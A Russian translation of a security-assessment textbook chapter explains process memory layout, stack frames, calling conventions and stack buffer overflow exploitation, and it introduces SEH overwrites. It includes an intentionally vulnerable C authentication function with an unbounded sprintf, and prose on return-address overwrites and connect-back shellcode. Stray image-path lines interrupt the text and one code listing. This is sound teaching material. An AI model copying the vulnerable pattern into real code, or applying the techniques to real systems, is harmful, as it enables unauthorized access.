Некоторые уязвимости в этой книге являются более сложными уязвимостями повреждения памяти и технически не являются переполнениями буфера, но имеют многие из тех же характеристик. Это обсуждение эксплуатируемости в значительной степени применимо к таким проблемам, особенно к разделу "Оценка воздействия повреждения памяти" далее в этой главе.

Раскладка памяти процесса

Процесс может быть размещен в памяти любым способом, который выберет ОС-хост, но почти все современные системы соблюдают несколько общих соглашений. В общем случае процесс организован в следующие основные области:

• *Код программы.* Этот раздел содержит исполняемые инструкции программы, которые процессор может интерпретировать и выполнять. Код программы включает скомпилированный код запущенной программы и дополнительный код, расположенный в разделяемых библиотеках, которые использует программа. Разделяемые библиотеки обычно не отображаются в память непрерывно с основным кодом программы.
• *Данные программы.* Этот раздел используется для хранения переменных программы, не являющихся локальными для функций. Он включает как глобальные, так и статические переменные. Раздел данных обычно содержит динамическую область памяти, называемую "кучей программы", для хранения динамически выделяемых переменных.
• *Стек программы.* Стек используется для динамического хранения данных текущих выполняющихся функций и отслеживает цепочку вызовов функций по мере их выполнения.

Хотя это высокоуровневый взгляд на организацию памяти процесса, он показывает, как воздействие уязвимости переполнения буфера меняется в зависимости от того, где расположен буфер. Следующие разделы рассматривают распространенные и уникальные шаблоны атак, связанные с каждым расположением.

Переполнения стека

Переполнения стека -- это переполнения буфера, в которых целевой буфер расположен в runtime-стеке программы. Они лучше всего изучены и исторически были самым прямолинейным типом переполнений буфера для эксплуатации. Этот раздел рассматривает основы runtime-стека программы, а затем показывает, как атакующие эксплуатируют стековые переполнения буфера.

Абстрактный тип данных "стек"

С точки зрения общей computer science стек -- это абстрактный тип данных (ADT), используемый для упорядоченного хранения и извлечения серии элементов данных. Пользователям структуры данных "стек" обычно доступны две операции для манипуляции стеком:

• `push()` Операция push добавляет элемент на вершину стека.
• `pop()` Операция pop удаляет и возвращает верхний элемент стека.

Стек -- это структура данных last-in, first-out (LIFO). Можно думать о нем как о физической стопке тарелок. Можно положить тарелку на верх стопки -- операция `push()` -- и можно взять тарелку с верха стопки -- операция `pop()`. Однако нельзя напрямую убрать тарелку из середины стопки, не убрав сначала тарелки над ней.

Runtime-стек

У каждого процесса есть **runtime-стек**, который также называют "стеком программы", "стеком вызовов" или просто "стеком". Runtime-стек предоставляет основу, необходимую для функций, используемых в каждом структурном языке программирования. Функции можно вызывать в произвольном порядке, они могут быть рекурсивными и взаимно рекурсивными. Runtime-стек поддерживает эту функциональность с помощью **записей активации**, которые фиксируют цепочку вызовов от функции к функции, чтобы по ней можно было пройти назад при возврате функций. Запись активации также включает данные, которые нужно выделять каждый раз при вызове функции, например локальные переменные, сохраненное машинное состояние и параметры функции.

Поскольку runtime-стеки являются неотъемлемой частью работы программ, они реализуются с помощью CPU, а не как чистая программная абстракция. Обычно у процессора есть специальный регистр, указывающий на вершину стека; он изменяется с помощью машинных инструкций `push()` и `pop()`. На CPU Intel x86 этот регистр называется **ESP** (ESP означает "extended stack pointer").

На большинстве современных CPU стек растет вниз. Это означает, что стек начинается с высокого адреса виртуальной памяти и растет в сторону более низкого адреса. Операция push вычитает из указателя стека, так что указатель стека движется к нижнему концу памяти процесса. Соответственно, операция pop прибавляет к указателю стека, перемещая его обратно к верхней части памяти.

Каждый раз, когда вызывается функция, программа создает новый стековый фрейм, который является просто зарезервированным блоком непрерывной памяти, используемым функцией для хранения локальных переменных и информации о внутреннем состоянии. Этот блок памяти зарезервирован для исключительного использования функцией до ее возврата, после чего он удаляется со стека. Чтобы понять этот процесс, рассмотрите следующий фрагмент программы:

```
int function_B(int a, int b) {
    int x, y;

    x = a * a;
    y = b * b;
    return (x+y);
}

int function_A(int p, int q) {
    int c;


    c = p * q * function_B(p, p);
    return c;
}

int main(int argc, char **argv, char **envp) {
    int ret;

    ret = function_A(1, 2);
    return ret;
}
```

Когда происходит вход в `function_A()`, стековый фрейм выделяется и помещается на вершину стека, как показано на рисунке 5-1.

Рисунок 5-1. Стек во время выполнения function_A()



Эта диаграмма является упрощенным видом стека программы, но на ней видна базовая раскладка стекового фрейма, когда функция `main()` вызвала `function_A()`.

Примечание

Рисунки 5-1 и 5-2 сначала могут выглядеть запутанно, потому что стек, кажется, растет вверх, а не вниз; однако это не ошибка. Если представить адресное пространство памяти, начинающееся с 0 и продолжающееся вниз до 0xFFFFFFFF, более низкий адрес памяти ближе к 0 и поэтому выглядит выше на диаграмме.

Рисунок 5-2. Стек во время выполнения function_B()




Рисунок 5-2 показывает, как выглядел бы стек после того, как `function_A()` вызвала `function_B()`.

Когда `function_B()` завершается, она возвращается обратно в `function_A()`. Стековый фрейм `function_B()` снимается с вершины стека, и стек снова выглядит так, как на рисунке 5-1. Это просто означает, что значение ESP восстанавливается к значению, которое было у него при вызове `function_B()`.

Примечание

Диаграммы стека на рисунках 5-1 и 5-2 являются упрощенными представлениями. На самом деле `main()` -- не первая функция в стеке вызовов. Обычно до `main()` вызываются функции, которые настраивают окружение процесса. Например, Linux-системы glibc обычно начинаются с функции `_start()`, которая вызывает `_libc_start_main()`, а та, в свою очередь, вызывает `main()`.

Каждая функция управляет собственным стековым фреймом, размер которого зависит от числа локальных переменных и размера каждой переменной. Локальные переменные нужно напрямую получать по мере необходимости функции, а делать это только инструкциями push и pop было бы неэффективно. Поэтому многие программы используют еще один регистр, называемый "указателем фрейма" или "базовым указателем". На CPU Intel x86 этот регистр называется **EBP** (EBP означает "extended base pointer"). Этот регистр указывает на начало стекового фрейма функции. К каждой переменной в данном фрейме можно обратиться, сославшись на область памяти с фиксированным смещением от базового указателя. Использование базового указателя

необязательно и иногда опускается, но для целей этого обсуждения можно считать, что он присутствует.

Критически важная деталь, которую ранее обошли стороной, -- это информация о внутреннем состоянии, записываемая в каждом стековом фрейме. Информация состояния, хранимая на стеке, различается между архитектурами процессоров, но обычно включает указатель фрейма предыдущей функции и адрес возврата. Значение адреса возврата сохраняется, чтобы при возврате текущей выполняющейся функции CPU знал, где продолжать выполнение. Конечно, указатель фрейма также должен быть восстановлен, чтобы обращения к локальным переменным оставались согласованными после того, как функция вызвала подфункцию, выделившую собственный стековый фрейм.

Соглашения вызова функций

Соглашение вызова описывает, как параметры функции передаются в функцию и какое обслуживание стека должно выполняться вызывающей и вызываемой функциями. Раздел "Runtime-стек" ранее в этой главе рассматривает самый популярный тип соглашения вызова; однако соглашения вызова различаются в зависимости от архитектур процессоров, ОС и компиляторов.

Компиляторы могут переключаться между соглашениями вызова для целей оптимизации; например, одно популярное оптимизированное соглашение вызова x86 -- fastcall. Fastcall по возможности передает параметры функции в регистрах, что может ускорить доступ к переменным и уменьшить накладные расходы на обслуживание стека. У каждого компилятора немного своя версия fastcall.

Возможности языка также могут вводить разные соглашения вызова. Типичной функции-члену класса C++ нужен доступ к указателю `this` экземпляра класса. В системах Windows x86 указатель `this` передается в регистре ECX для функций с фиксированным числом параметров. В отличие от этого, компилятор GCC C++ передает указатель `this` как последний параметр, помещенный на стек.

Указатель стека также должен быть восстановлен в прежнее состояние, но эта задача не выполняется неявно: вызываемая функция должна сбросить указатель стека в подходящее место перед возвратом. Это необходимо, потому что сохраненные указатель фрейма и адрес возврата восстанавливаются с вершины стека. Указатель фрейма восстанавливается с помощью инструкции `pop`, которая неявно использует указатель стека; инструкция `ret`, используемая для возврата из функции, также неявно использует ESP для получения адреса возврата.


Следовательно, каждая функция, выделяющая собственный стековый фрейм, должна сохранять собственный указатель фрейма. Листинг 5-1 показывает типичный пролог функции на машинах Intel для сохранения указателя фрейма.

Листинг 5-1. *Пролог функции*

```
text:5B891A50 mov edi, edi
text:5B891A52 push ebp
text:5B891A53 mov ebp, esp
```

Пролог не требует, чтобы вызывающая функция специально помещала адрес возврата на стек; эта задача выполняется инструкцией call. Поэтому раскладка стека при вызове `function_B()` выглядит как на рисунке 5-3.

Рисунок 5-3. Подробная раскладка стека



Примечание

Вы можете заметить, что пролог в листинге 5-1 включает кажущуюся бесполезной инструкцию `(mov edi, edi)`. На самом деле эта инструкция является заполнителем, добавленным для облегчения runtime-патчинга при системном мониторинге и отладке.

Эксплуатация переполнений стека

Как видно, локальные переменные находятся очень близко друг к другу; фактически они расположены в памяти непрерывно. Поэтому если в программе есть уязвимость, позволяющая записывать данные за пределы локального стекового буфера, эти данные перезаписывают соседние переменные. Эти соседние переменные могут включать другие локальные переменные, информацию состояния программы и даже аргументы функции. В зависимости от того, сколько байтов можно записать, атакующие также могут повредить переменные и информацию состояния в предыдущих стековых фреймах.

Примечание

Компиляторы иногда добавляют padding между одной переменной и следующей, в зависимости от нескольких факторов, таких как уровни оптимизации и размеры переменных. Для целей этого обсуждения можно считать переменные непрерывными.

Для начала рассмотрим простой случай записи поверх локальной переменной. Опасность записи поверх локальной переменной в том, что можно произвольно изменить значение переменной способом, который приложение не предполагало. Такое изменение состояния часто может иметь нежелательные последствия. Рассмотрите пример в листинге 5-2.

Листинг 5-2. *Ошибочный расчет длины на единицу*


```
int authenticate(char *username, char *password) {
    int authenticated;
    char buffer[1024];

    authenticated = verify_password(username, password);
    if(authenticated == 0) {
        sprintf(buffer, "password is incorrect for user %s\n", username);
        log("%s", buffer);
    }

    return authenticated;
}
```

Предположим, что переменная `authenticated` расположена в верхней части стекового фрейма, то есть по более высокому адресу памяти, чем переменная `buffer`. Стек функции выглядит как на рисунке 5-4.

Рисунок 5-4. Стековый фрейм authenticate() до эксплуатации




Примечание

Рисунок 5-4 демонстрирует одну возможную раскладку для листинга 5-2; однако по исходному коду нельзя окончательно определить, как переменные внутренне упорядочены в стековом фрейме. Компилятор может (и часто делает это) переупорядочивать переменные для целей оптимизации.

В функции `authenticate()` есть переполнение буфера. Конкретно, функция `sprintf()` не ограничивает объем данных, которые записывает в выходной буфер. Поэтому если строка `username` имеет длину около 1024 байтов, данные записываются за пределы переменной `buffer` и в переменную `authenticated`. (Помните, что `authenticated` находится в верхней части стекового фрейма.) Рисунок 5-5 показывает, что происходит при срабатывании переполнения.


Рисунок 5-5. Стековый фрейм authenticate() после эксплуатации



Переменная `authenticated` -- простая переменная состояния, указывающая, смог ли пользователь успешно войти в систему. Значение ноль означает, что аутентификация не удалась; ненулевое значение означает успех. Переполняя переменную `buffer`, атакующий может перезаписать переменную `authenticated`, тем самым сделав ее ненулевой. Следовательно, вызывающий код ошибочно считает атакующего успешно аутентифицированным!

Перезапись соседних локальных переменных -- полезная техника, но она не является универсально применимой. Техника зависит от того, какие переменные доступны для перезаписи, как компилятор упорядочивает переменные в памяти и что программа делает с ними после переполнения. Более общая техника -- нацелиться на сохраненную информацию состояния в каждом стековом фрейме, а именно на сохраненный указатель фрейма и адрес возврата. Из этих двух переменных адрес возврата наиболее непосредственно полезен атакующим. Если переполнение буфера может перезаписать сохраненный адрес возврата, приложение можно перенаправить в произвольную точку после возврата текущей выполняющейся функции. Этот процесс показан на рисунке 5-6.

Рисунок 5-6. Перезапись адреса возврата



По сути атакующий выбирает адрес в программе, где расположен какой-то полезный код, и перезаписывает адрес возврата этим новым адресом. Точное место зависит от того, чего атакующий хочет добиться, но есть два базовых варианта:

• Выполнение можно перенаправить в секцию кода выполняемого приложения или в какой-либо код в разделяемой библиотеке, который делает что-то полезное, например в функцию `system()` в UNIX libc, запускающую команды через shell.
• Выполнение можно перенаправить в область памяти, содержащую данные, контролируемые атакующим, например в глобальную переменную, место на стеке или статический буфер. В этой ситуации атакующий заполняет целевое место возврата небольшим фрагментом позиционно-независимого кода, который делает что-то полезное, например подключается обратно к атакующему и запускает shell на подключенном сокете. Такие небольшие фрагменты кода обычно называются **shellcode**.

Атаки SEH

Системы Windows могут быть уязвимы к небольшой вариации традиционных атак переполнения стека; эта вариация известна как "smashing the structured exception handlers". Windows предоставляет **structured exception handling (SEH)**, чтобы программы могли регистрировать обработчик, который согласованно реагирует на ошибки. Когда поток вызывает исключение, у потока есть шанс поймать это исключение и восстановиться. Каждый раз, когда функция регистрирует обработчик исключений, он помещается на вершину цепочки текущих зарегистрированных обработчиков исключений. Когда выбрасывается исключение, эта цепочка проходится с вершины до тех пор, пока не будет найден правильный тип обработчика для выброшенного исключения. Если подходящий обработчик исключений не найден, исключение передается "unhandled exception filter", который обычно завершает процесс.

